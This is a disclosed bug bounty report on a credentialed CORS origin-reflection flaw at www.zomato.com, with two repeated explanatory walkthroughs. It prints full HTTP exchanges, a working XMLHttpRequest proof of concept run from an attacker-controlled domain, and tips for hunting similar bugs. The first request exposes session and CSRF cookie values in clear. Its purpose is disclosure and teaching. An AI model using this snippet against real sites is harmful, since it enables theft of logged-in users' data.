[www.zomato.com] CORS Misconfiguration, could lead to disclosure of sensitive information
The website reflected any supplied Origin header in its CORS response and allowed credentials, so a malicious site could read a logged-in user's data. An attacker could host a page that makes a credentialed request and captures the response.

- Paid in 35 days
- Disclosed after 39 days
Summary:
Cross Origin Resource Sharing Misconfiguration | Lead to sensitive information.
Description:
An HTML5 cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request. Trusting arbitrary origins effectively disables the same-origin policy, allowing two-way interaction by third-party web sites. Unless the response consists only of unprotected public content, this policy is likely to present a security risk. If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. Even if it does not, attackers may be able to bypass any IP-based access controls by proxying through users' browsers.
Platform(s) Affected: [website]
*.zomato.com
Steps To Reproduce:
Proof Of Concept 1:
Request:
GET /abudhabi HTTP/1.1
Host: www.zomato.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.zomato.com/
Cookie: zl=en; fbtrack=0c8f198276217196ed64230da7ec8506; _ga=GA1.2.1887254439.1538912146; _gcl_au=1.1.2098169460.1538912146; dpr=1; __utmx=141625785.FQnzc5UZQdSMS6ggKyLrqQ$0:NaN; __utmxx=141625785.FQnzc5UZQdSMS6ggKyLrqQ$0:1540032478:8035200; G_ENABLED_IDPS=google; cto_lwid=8a9f6540-307d-4333-bd04-96eebdec23b1; SL_C_23361dd035530_KEY=05a4e27ac591b9ca633a4fe9b5fdc3875e22560f; fbcity=57; zhli=1; al=0; _gid=GA1.2.1724569398.1539946684; ██████████; session_id=c541029346655-a68e-4a04-b2f8-ef1992b2e230; AMP_TOKEN=%24NOT_FOUND; csrf=a84df4c9f61aadf31a4f1dd4ca48be6e; ak_bmsc=2C67C71C92EB260D24B70A22BB690F2C4F8C5EB21A5B00008607CB5B69982B47plvdYiMgFHceTWhzyAX5U631p9L1788qeXL/lAyNPHymsMAnv6mHZSJNA05zvLH2oIoYhZh2IVuMrSYmbcah8ADEJOyyFO27PZ5N/H1Cdvks7MZe3E9Y91EtRL8tbHwWka49I9RjDSrHVcgq5z4OIk8dfQd05szzsPKkleP3Jp9MJD1rVdLEcg2cCHoQYw5ciHDvhZtMWN6RD0DxZBoe3LPsfb37q5xqHTQ8h9XpyqUzc=; _gat_city=1; _gat_country=1; _gat_global=1; _gat_globalV3=1; bm_sv=EDBA03CA40AC8D77509922CAA98130B4OXaAg7LsgySzeWnqd9TzoaW6pGtPv7Ut2dYfUp7otuPnD1uJi3BUwSCYQiDP4q92NaiK6GLXT8xxPmWSgspcRyYjatr3Zc5lDyt8+MMSsDmykSMruOC6+5BPCXCEX+HulBpygHFzTAQJSoPSYxgsSjsbymzdQq/Q90b/MvSGLbo=
Connection: close
Upgrade-Insecure-Requests: 1
Origin: developersxzomato.com
Response
HTTP/1.1 200 OK Content-Type: text/html; charset=UTF-8 Content-Length: 127168 X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block; report=https://www.zomato.com/cspreport.php Content-Security-Policy: frame-ancestors https://.nearbuystag.in https://.nearbuy.com 'self'; default-src *; font-src * data:; img-src * data:; media-src * blob:; script-src 'self' 'unsafe-inline' 'unsafe-eval' *.jwpcdn.com *.cloudflare.com *.twitter.com *.recruiterbox.com *.zdev.net *.zdev.net:8080 *.zomato.com *.tinymce.com *.gstatic.com *.googleapis.com *.google.com *.facebook.com sdk.accountkit.com *.doubleclick.net *.googlesyndication.com *.nr-data.net *.newrelic.com *.google-analytics.com *.akamaihd.net *.zmtcdn.com *.googletagmanager.com *.facebook.net *.googleadservices.com *.cdninstagram.com *.googlesyndication.com *.inspectlet.com *.spreedly.com *.instagram.com *.twimg.com *.mouseflow.com *.usersnap.com d3mvnvhjmkxpjz.cloudfront.net *.serving-sys.com *.sushissl.com *.pubnub.com tsgw.tataelxsi.co.in *.branch.io app.link cdn.poll-maker.com *.ampproject.org *.smartlook.com *.hotjar.com dashboard.hypertrack.io zba.se *.googletagmanager.com *.eff.org cdn.plot.ly *.zedo.com *.bing.com *.criteo.net *.criteo.com mddigital.in; style-src * 'unsafe-inline'; Access-Control-Allow-Origin: developersxzomato.com Access-Control-Allow-Credentials: true Access-Control-Allow-Methods: GET, POST Access-Control-Allow-Headers: Content-Type, X-ZOMATO-CSRFT, * Server: Zomato Strict-Transport-Security: max-age=31536000 Expires: Sat, 20 Oct 2018 12:29:00 GMT Pragma: no-cache Date: Sat, 20 Oct 2018 12:29:00 GMT Connection: close Set-Cookie: LEL_JS=true; expires=Sat, 20-Oct-2018 12:59:00 GMT; Max-Age=1800 Cache-Control: max-age=0, no-cache, no-store, no-transform Vary: Accept-Encoding, User-Agent Strict-Transport-Security: max-age=31536000 Set-Cookie: bm_sv=EDBA03CA40AC8D77509922CAA98130B4~OXaAg7LsgySzeWnqd9TzoaW6pGtPv7Ut2dYfUp7otuPnD1uJi3BUwSCYQiDP4q92NaiK6GLXT8xxPmWSgspcRyYjatr3Zc5lDyt8+MMSsDnq267a1bOhniBmABAbrga8gmdQdjDNE5GsLvrlCcm07Q3hffJKqLj7hIkMIJhtw4g=; Domain=.zomato.com; Path=/; Max-Age=1053; HttpOnly
##POC 2

Open http://developersxzomato.com/ in browser and click ## Exploit .
or:
Open any browser and go to http://developersxzomato.com/ then inspect the page and go to console. run the following code in console and you would find it pops up user information var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://www.zomato.com/abudhabi',true); req.withCredentials = true; req.send('{}'); function reqListener() { alert(this.responseText); };
How to fix:
Rather than using a wildcard or programmatically verifying supplied origins, use a whitelist of trusted domains.
Note:
-
Take note from request I inject a header Origin: developersxzomato.com then from response it returns Access-Control-Allow-Origin: developersxzomato.com Which mean there is CORS misconfig here.
-
All testing was made by a test user ## ahd911 and only this user .
-
I hosted a website which is ## developersxzomato.com to proof this vulnerability.
Impact
Impact:
Attacker would treat many victims to visit attacker's website, if victim is logged in, then his personal information is recorded in attacker's server.
If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. Even if it does not, attackers may be able to bypass any IP-based access controls by proxying through users' browsers.
Attachments
Context
Zomato is a restaurant discovery and food ordering site, and the report covers the wildcard asset *.zomato.com. The page used in the proof of concept is the city page at /abudhabi on www.zomato.com. The bug is a cross-origin resource sharing (CORS) misconfiguration: the server reflected an arbitrary Origin value back in Access-Control-Allow-Origin while also sending Access-Control-Allow-Credentials: true.
As the report explains, a CORS policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per request based on the URL and other features of the request. Trusting arbitrary origins effectively disables the same-origin policy, allowing two-way interaction by third-party web sites. Unless the response consists only of unprotected public content, that policy is likely to present a security risk. If the site specifies Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. Even without that header, attackers may be able to bypass IP-based access controls by proxying through users' browsers.
Setup
The researcher tested with a single account, described in the report as a test user, and states that all testing was made by that user only. No special tooling is listed: the proof of concept uses a browser, the developer console, and a site the researcher hosted at developersxzomato.com to demonstrate the vulnerability. The precondition for the attack is a victim who is logged in to Zomato and who visits the attacker's page.
Finding it
The researcher sent a request to www.zomato.com/abudhabi with an Origin header pointing at a domain they controlled, developersxzomato.com, and observed that the response echoed that value in Access-Control-Allow-Origin together with Access-Control-Allow-Credentials: true. That combination means a page on the attacker's origin can make credentialed cross-origin reads of the Zomato response, which is exactly what the same-origin policy is meant to prevent.
Exploitation
Step 1: Send a request with a forged Origin
The request below is the one shown in the report. The Origin header at the end is the injected value.
GET /abudhabi HTTP/1.1
Host: www.zomato.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.zomato.com/
Cookie: [redacted]
Connection: close
Upgrade-Insecure-Requests: 1
Origin: developersxzomato.com
The request carries the test user's cookies and declares developersxzomato.com as the origin. The report notes that the Origin header was injected by the researcher.
Step 2: Read the response headers
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 127168
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block; report=https://www.zomato.com/cspreport.php
Content-Security-Policy: frame-ancestors https://*.nearbuystag.in https://*.nearbuy.com 'self'; default-src *; font-src * data:; img-src * data:; media-src * blob:; script-src 'self' 'unsafe-inline' 'unsafe-eval' *.jwpcdn.com *.cloudflare.com *.twitter.com *.recruiterbox.com *.zdev.net *.zdev.net:8080 *.zomato.com *.tinymce.com *.gstatic.com *.googleapis.com *.google.com *.facebook.com sdk.accountkit.com *.doubleclick.net *.googlesyndication.com *.nr-data.net *.newrelic.com *.google-analytics.com *.akamaihd.net *.zmtcdn.com *.googletagmanager.com *.facebook.net *.googleadservices.com *.cdninstagram.com *.googlesyndication.com *.inspectlet.com *.spreedly.com *.instagram.com *.twimg.com *.mouseflow.com *.usersnap.com d3mvnvhjmkxpjz.cloudfront.net *.serving-sys.com *.sushissl.com *.pubnub.com tsgw.tataelxsi.co.in *.branch.io app.link cdn.poll-maker.com *.ampproject.org *.smartlook.com *.hotjar.com dashboard.hypertrack.io zba.se *.googletagmanager.com *.eff.org cdn.plot.ly *.zedo.com *.bing.com *.criteo.net *.criteo.com mddigital.in; style-src * 'unsafe-inline';
Access-Control-Allow-Origin: developersxzomato.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Headers: Content-Type, X-ZOMATO-CSRFT, *
Server: Zomato
Strict-Transport-Security: max-age=31536000
Expires: Sat, 20 Oct 2018 12:29:00 GMT
Pragma: no-cache
Date: Sat, 20 Oct 2018 12:29:00 GMT
Connection: close
Set-Cookie: LEL_JS=true; expires=Sat, 20-Oct-2018 12:59:00 GMT; Max-Age=1800
Cache-Control: max-age=0, no-cache, no-store, no-transform
Vary: Accept-Encoding, User-Agent
Strict-Transport-Security: max-age=31536000
Set-Cookie: bm_sv=[redacted]; Domain=.zomato.com; Path=/; Max-Age=1053; HttpOnly
The important lines are Access-Control-Allow-Origin: developersxzomato.com, which reflects the supplied origin, and Access-Control-Allow-Credentials: true, which permits the browser to expose the response to a credentialed cross-origin request. The response also advertises Access-Control-Allow-Methods: GET, POST and Access-Control-Allow-Headers: Content-Type, X-ZOMATO-CSRFT, *. The body is the 127168-byte HTML of the city page.
Step 3: Demonstrate the read from the attacker's origin
The researcher hosted a site at developersxzomato.com to prove the vulnerability. The report gives two ways to trigger it: open http://developersxzomato.com/ in a browser and click the exploit control, or open any browser, go to http://developersxzomato.com/, inspect the page, open the console and run the following code, which pops up the user information:
var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://www.zomato.com/abudhabi',true); req.withCredentials = true; req.send('{}'); function reqListener() { alert(this.responseText); };
req.withCredentials = true makes the browser attach the user's Zomato cookies to the cross-origin request, and reqListener alerts the full response text. Because the server answers with the reflected origin and Access-Control-Allow-Credentials: true, the browser lets the script read that text instead of blocking it.
The attachment is a screenshot named Zomato_CORS.png, placed under the Attachments heading at the end of the report.
Root cause
The server takes the Origin value supplied by the client and copies it into Access-Control-Allow-Origin instead of checking it against a list of trusted domains. Combined with Access-Control-Allow-Credentials: true, any origin can make credentialed reads. The report's own summary of the fix points at the same cause: rather than using a wildcard or programmatically verifying supplied origins, the server should use a whitelist of trusted domains. The other response headers shown, including the content security policy and X-Content-Type-Options, do not prevent this, because CORS is enforced by the browser based on the Access-Control-* headers alone.
Impact
In the report's words, an attacker would treat many victims to visit the attacker's website; if a victim is logged in, then their personal information is recorded in the attacker's server. The report repeats the general point that with Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information, and that even without it, attackers may be able to bypass IP-based access controls by proxying through users' browsers. The report says an attacker would treat many victims to visit the attacker's website.
Fix
The report recommends using a whitelist of trusted domains rather than a wildcard or programmatic verification of supplied origins. It does not describe a change that was actually deployed.
Variants to test
- Send an
Originheader with an arbitrary domain to other endpoints under the wildcard asset and check whether it is reflected inAccess-Control-Allow-OriginalongsideAccess-Control-Allow-Credentials: true. - Try origins that look close to the target, such as a subdomain-style prefix or suffix of the real domain, to see whether the origin check is a naive string match rather than an exact whitelist entry.
- Repeat the console proof of concept against endpoints that return account or profile data, and confirm that the response body is readable from the attacker's origin rather than blocked by the browser.
- Check whether
Access-Control-Allow-Headersaccepts arbitrary header names, as it does here with*, which widens what a cross-origin request can send.
A positive result in each case is the supplied origin appearing verbatim in Access-Control-Allow-Origin with credentials allowed, and a script on that origin being able to read the response body.
Hunting notes
This kind of bug tends to hide on endpoints that serve personalised HTML or JSON to logged-in users, where developers add permissive CORS headers to make cross-domain front ends work. During recon, the signal is a response that echoes whatever Origin you send; pairing that with Access-Control-Allow-Credentials: true turns it into a finding. The researcher showed impact by hosting a page on a domain they controlled, developersxzomato.com, and demonstrating that the page content could be read and alerted from that origin.
What happened, in plain words
Zomato is a website for finding restaurants and ordering food. The report is about a mistake in how one of its pages, the Abu Dhabi city page at www.zomato.com/abudhabi, talks to other websites.
Normally, a website is not allowed to read data from a different website in your browser. This rule is called the same-origin policy, and it is one of the main safety walls of the web. It stops a page you visit from quietly fetching your private information from your bank, your email or, in this case, Zomato.
Sometimes a site needs to relax that wall on purpose, for example when it runs a separate front end on another domain. It does so with a set of response headers called CORS, short for cross-origin resource sharing. The site tells the browser: "this other domain is allowed to read my responses".
The problem here is that Zomato did not check who was asking. It took whatever domain name the requester claimed to be and repeated it back as trusted, and it also said that requests carrying the user's login cookies were allowed. The researcher hosted a page on a domain they controlled, developersxzomato.com, and showed that a script there could read the Zomato page content.
The report was rated medium severity with a CVSS score of 5.9, and a bounty of 550.00 USD was paid. It was disclosed on 2018-11-28.
The pieces you need to know
Before walking through the steps, here are the few ideas the report relies on.
- A request and a response. Your browser asks a server for something (the request) and the server answers (the response). Both are made of lines of text: a first line, then headers, then optionally a body.
- A header. A header is a labelled line of extra information, like
Content-Type: text/html. Think of it as the label on a parcel: it does not change what is inside, but it tells everyone how to handle it. - A cookie. A cookie is a small piece of text that a website asks your browser to store and to send back on every later request to that site. It is how a site remembers that you are logged in. If someone else gets your cookie, they can often act as you.
- An origin. An origin is the combination of protocol, host and port, for example
https://www.zomato.com. Two pages with different origins are treated as strangers by the browser, even if they look similar. - The
Originheader. When a browser makes a cross-origin request, it adds anOriginheader saying which site the request is coming from. A server can read it and decide whether to allow the request. - CORS. CORS is the mechanism a server uses to say "these other origins may read my responses". It works through
Access-Control-*response headers. The browser is the one that enforces the decision: if the headers do not permit it, the browser hides the response from the script. Access-Control-Allow-Origin. This header names the origin that is allowed to read the response. If it echoes back whatever origin asked, then every origin is allowed.Access-Control-Allow-Credentials. This header, when set totrue, says that requests carrying cookies (the user's login) are allowed too. Without it, a cross-origin script cannot use the user's session. With it, it can.- The browser console. Every modern browser has a developer console where you can type JavaScript and run it on the page you are viewing. It is a standard tool for testing what a page can do.
- JavaScript and
XMLHttpRequest. JavaScript is the programming language that runs in web pages.XMLHttpRequestis the built-in object that lets a script fetch data from a URL without reloading the page.
Setting up the test
The researcher used a single account, described in the report as a test user, and states that all testing was made by that user only. No special tools are mentioned: the proof of concept uses a browser, the browser console, and a website the researcher hosted at developersxzomato.com to demonstrate the problem.
The report says an attacker would treat many victims to visit the attacker's website, and that if a victim is logged in, their personal information is recorded in the attacker's server.
Finding it
The researcher sent a request to www.zomato.com/abudhabi with an Origin header pointing at a domain they controlled, developersxzomato.com. The server answered by copying that value into Access-Control-Allow-Origin and also sending Access-Control-Allow-Credentials: true. That combination means a page on the attacker's origin can make requests that carry the user's cookies and read the answers, which is exactly what the same-origin policy exists to prevent.
Step 1: Send a request with a forged Origin
The request below is the one shown in the report. The Origin header at the end is the value the researcher injected.
GET /abudhabi HTTP/1.1
Host: www.zomato.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.zomato.com/
Cookie: [redacted]
Connection: close
Upgrade-Insecure-Requests: 1
Origin: developersxzomato.com
Line by line:
GET /abudhabi HTTP/1.1asks the server for the page at/abudhabiusing version 1.1 of the HTTP protocol.GETmeans "give me this page".Host: www.zomato.comtells the server which website on that machine is wanted, since one server can host many sites.User-Agentdescribes the browser that is asking. Here it claims to be Firefox 62 on 64-bit Windows.Acceptlists the kinds of content the browser is willing to receive, with quality values after the semicolons.Accept-Languagesays the browser prefers US English.Accept-Encodingsays the browser can accept compressed responses, gzip or deflate, to save bandwidth.Referersays which page the request was made from, here the Zomato home page.Cookiecarries the user's stored cookies for Zomato. This is the sensitive part: it is what identifies the logged-in user. The report shows a long list of cookies, which are replaced here with[redacted].Connection: closeasks the server to close the connection after answering.Upgrade-Insecure-Requests: 1is a standard browser hint that the site should be loaded over HTTPS if possible.Origin: developersxzomato.comis the injected header. It claims the request comes from the researcher's domain. The report notes that this header was injected by the researcher.
The request carries the test user's cookies and declares developersxzomato.com as the origin.
Step 2: Read the response headers
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 127168
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block; report=https://www.zomato.com/cspreport.php
Content-Security-Policy: frame-ancestors https://*.nearbuystag.in https://*.nearbuy.com 'self'; default-src *; font-src * data:; img-src * data:; media-src * blob:; script-src 'self' 'unsafe-inline' 'unsafe-eval' *.jwpcdn.com *.cloudflare.com *.twitter.com *.recruiterbox.com *.zdev.net *.zdev.net:8080 *.zomato.com *.tinymce.com *.gstatic.com *.googleapis.com *.google.com *.facebook.com sdk.accountkit.com *.doubleclick.net *.googlesyndication.com *.nr-data.net *.newrelic.com *.google-analytics.com *.akamaihd.net *.zmtcdn.com *.googletagmanager.com *.facebook.net *.googleadservices.com *.cdninstagram.com *.googlesyndication.com *.inspectlet.com *.spreedly.com *.instagram.com *.twimg.com *.mouseflow.com *.usersnap.com d3mvnvhjmkxpjz.cloudfront.net *.serving-sys.com *.sushissl.com *.pubnub.com tsgw.tataelxsi.co.in *.branch.io app.link cdn.poll-maker.com *.ampproject.org *.smartlook.com *.hotjar.com dashboard.hypertrack.io zba.se *.googletagmanager.com *.eff.org cdn.plot.ly *.zedo.com *.bing.com *.criteo.net *.criteo.com mddigital.in; style-src * 'unsafe-inline';
Access-Control-Allow-Origin: developersxzomato.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Headers: Content-Type, X-ZOMATO-CSRFT, *
Server: Zomato
Strict-Transport-Security: max-age=31536000
Expires: Sat, 20 Oct 2018 12:29:00 GMT
Pragma: no-cache
Date: Sat, 20 Oct 2018 12:29:00 GMT
Connection: close
Set-Cookie: LEL_JS=true; expires=Sat, 20-Oct-2018 12:59:00 GMT; Max-Age=1800
Cache-Control: max-age=0, no-cache, no-store, no-transform
Vary: Accept-Encoding, User-Agent
Strict-Transport-Security: max-age=31536000
Set-Cookie: bm_sv=[redacted]; Domain=.zomato.com; Path=/; Max-Age=1053; HttpOnly
What matters here:
HTTP/1.1 200 OKmeans the request succeeded.Content-Type: text/html; charset=UTF-8says the body is an HTML page encoded in UTF-8.Content-Length: 127168says the body is 127168 bytes long. That body is the city page.X-Content-Type-Options: nosnifftells the browser not to guess the content type.X-XSS-Protectionconfigures a browser filter against some script injection, and points reports at a Zomato URL.Content-Security-Policyis a long list of rules about which scripts, images, styles and frames the page may use. It is a separate defence and does not stop this bug, because CORS is decided by the browser from theAccess-Control-*headers alone.Access-Control-Allow-Origin: developersxzomato.comis the core of the finding. The server repeated the origin that was supplied instead of checking it against a list of trusted domains.Access-Control-Allow-Credentials: truesays requests carrying the user's cookies are allowed. Together with the line above, it means a page ondevelopersxzomato.comcan read this response as the logged-in user.Access-Control-Allow-Methods: GET, POSTsays which request methods are allowed across origins.Access-Control-Allow-Headers: Content-Type, X-ZOMATO-CSRFT, *says which request headers are allowed, and the*widens that to any header name.Server: Zomatonames the server software.Strict-Transport-Securityasks the browser to use HTTPS for this site for the next 31536000 seconds.Expires,Pragma,DateandCache-Controlare about caching, that is, whether the browser or a proxy may store the response. Here caching is discouraged.Connection: closesays the connection will be closed after the response.Set-Cookielines ask the browser to store new cookies. The second one is replaced with[redacted]; it is markedHttpOnly, which means page scripts cannot read it.Varytells caches that the response can differ depending on the encoding and the browser.
Step 3: Demonstrate the read from the attacker's origin
The researcher hosted a site at developersxzomato.com to prove the vulnerability. The report gives two ways to trigger it: open http://developersxzomato.com/ in a browser and click the exploit control, or open any browser, go to http://developersxzomato.com/, inspect the page, open the console and run the following code, which pops up the user information:
var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://www.zomato.com/abudhabi',true); req.withCredentials = true; req.send('{}'); function reqListener() { alert(this.responseText); };
Line by line:
var req = new XMLHttpRequest();creates the object a script uses to fetch data in the background.req.onload = reqListener;says that when the answer arrives, the function namedreqListenershould run.req.open('get','https://www.zomato.com/abudhabi',true);prepares aGETrequest to the Zomato city page. Thetruemeans the request runs in the background without freezing the page.req.withCredentials = true;is the key line. It tells the browser to attach the user's Zomato cookies to this cross-origin request. Without it, the request would be anonymous.req.send('{}');actually sends the request. The{}is a small body that is sent along.function reqListener() { alert(this.responseText); };defines the function that runs when the answer arrives.this.responseTextis the full text of the response, andalertshows it in a pop-up box.
Because the server answers with the reflected origin and Access-Control-Allow-Credentials: true, the browser lets the script read that text instead of blocking it. On a correctly configured site, the browser would refuse to hand the response to the script, and the pop-up would not show the page content.
The attachment is a screenshot named Zomato_CORS.png, placed under the Attachments heading at the end of the report.
Why it works
The server takes the Origin value supplied by the client and copies it into Access-Control-Allow-Origin instead of checking it against a list of trusted domains. Combined with Access-Control-Allow-Credentials: true, any origin can make requests that carry the user's cookies and read the answers. The report's own summary of the fix points at the same cause: rather than using a wildcard or programmatically verifying supplied origins, the server should use a whitelist of trusted domains. The other response headers shown, including the content security policy and X-Content-Type-Options, do not prevent this, because CORS is enforced by the browser based on the Access-Control-* headers alone.
What an attacker could do
In the report's words, an attacker would treat many victims to visit the attacker's website; if a victim is logged in, then their personal information is recorded in the attacker's server. The report repeats the general point that with Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information, and that even without it, attackers may be able to bypass IP-based access controls by proxying through users' browsers. The attack depends on the victim being logged in and visiting the attacker's page.
The fix
The report recommends using a whitelist of trusted domains rather than a wildcard or programmatic verification of supplied origins. It does not describe a change that was actually deployed.
Other places to look
- Send an
Originheader with an arbitrary domain to other endpoints under the wildcard asset and check whether it is reflected inAccess-Control-Allow-OriginalongsideAccess-Control-Allow-Credentials: true. - Try origins that look close to the target, such as a subdomain-style prefix or suffix of the real domain, to see whether the origin check is a naive string match rather than an exact whitelist entry.
- Repeat the console proof of concept against endpoints that return account or profile data, and confirm that the response body is readable from the attacker's origin rather than blocked by the browser.
- Check whether
Access-Control-Allow-Headersaccepts arbitrary header names, as it does here with*, which widens what a cross-origin request can send.
A positive result in each case is the supplied origin appearing verbatim in Access-Control-Allow-Origin with credentials allowed, and a script on that origin being able to read the response body.
Where this kind of bug hides
This kind of bug tends to hide on endpoints that serve personalised HTML or JSON to logged-in users, where developers add permissive CORS headers to make cross-domain front ends work. During recon, the signal is a response that echoes whatever Origin you send; pairing that with Access-Control-Allow-Credentials: true turns it into a finding. The researcher showed impact by hosting a page on a domain they controlled, developersxzomato.com, and demonstrating that the page content could be read and alerted from that origin.
Glossary
- API: a way for one piece of software to ask another for data or actions, usually over the web with requests and responses.
- Browser console: a panel in a browser where you can type and run JavaScript on the current page.
- CORS (cross-origin resource sharing): a set of response headers with which a server tells the browser which other origins may read its responses.
- Cookie: a small piece of text a site stores in your browser and gets back on later requests, commonly used to keep you logged in.
- Credentials: in CORS, the user's cookies and similar login data attached to a request.
- Cross-origin request: a request made by a page to a different origin than the one the page came from.
- CVSS: a standard scoring system for the severity of a security flaw.
- Endpoint: a specific URL on a server that does a specific job.
- Header: a labelled line of extra information in a request or response.
- HTML: the language web pages are written in.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTPS: HTTP encrypted with TLS, so others on the network cannot read or change it.
HttpOnly: a cookie flag that stops page scripts from reading that cookie.- JavaScript: the programming language that runs in web pages.
- Origin: the combination of protocol, host and port that identifies where a page came from.
Originheader: a request header in which the browser states which origin the request comes from.- Recon: the information-gathering phase before testing, where you map out a target's pages and behaviour.
- Same-origin policy: the browser rule that a page from one origin cannot read data from another origin unless that other origin explicitly allows it.
- Session: the logged-in state a site keeps for you, usually tied to a cookie.
- Severity: how serious a flaw is judged to be.
- TLS: the encryption layer under HTTPS.
- Whitelist: an explicit list of things that are allowed, with everything else refused.
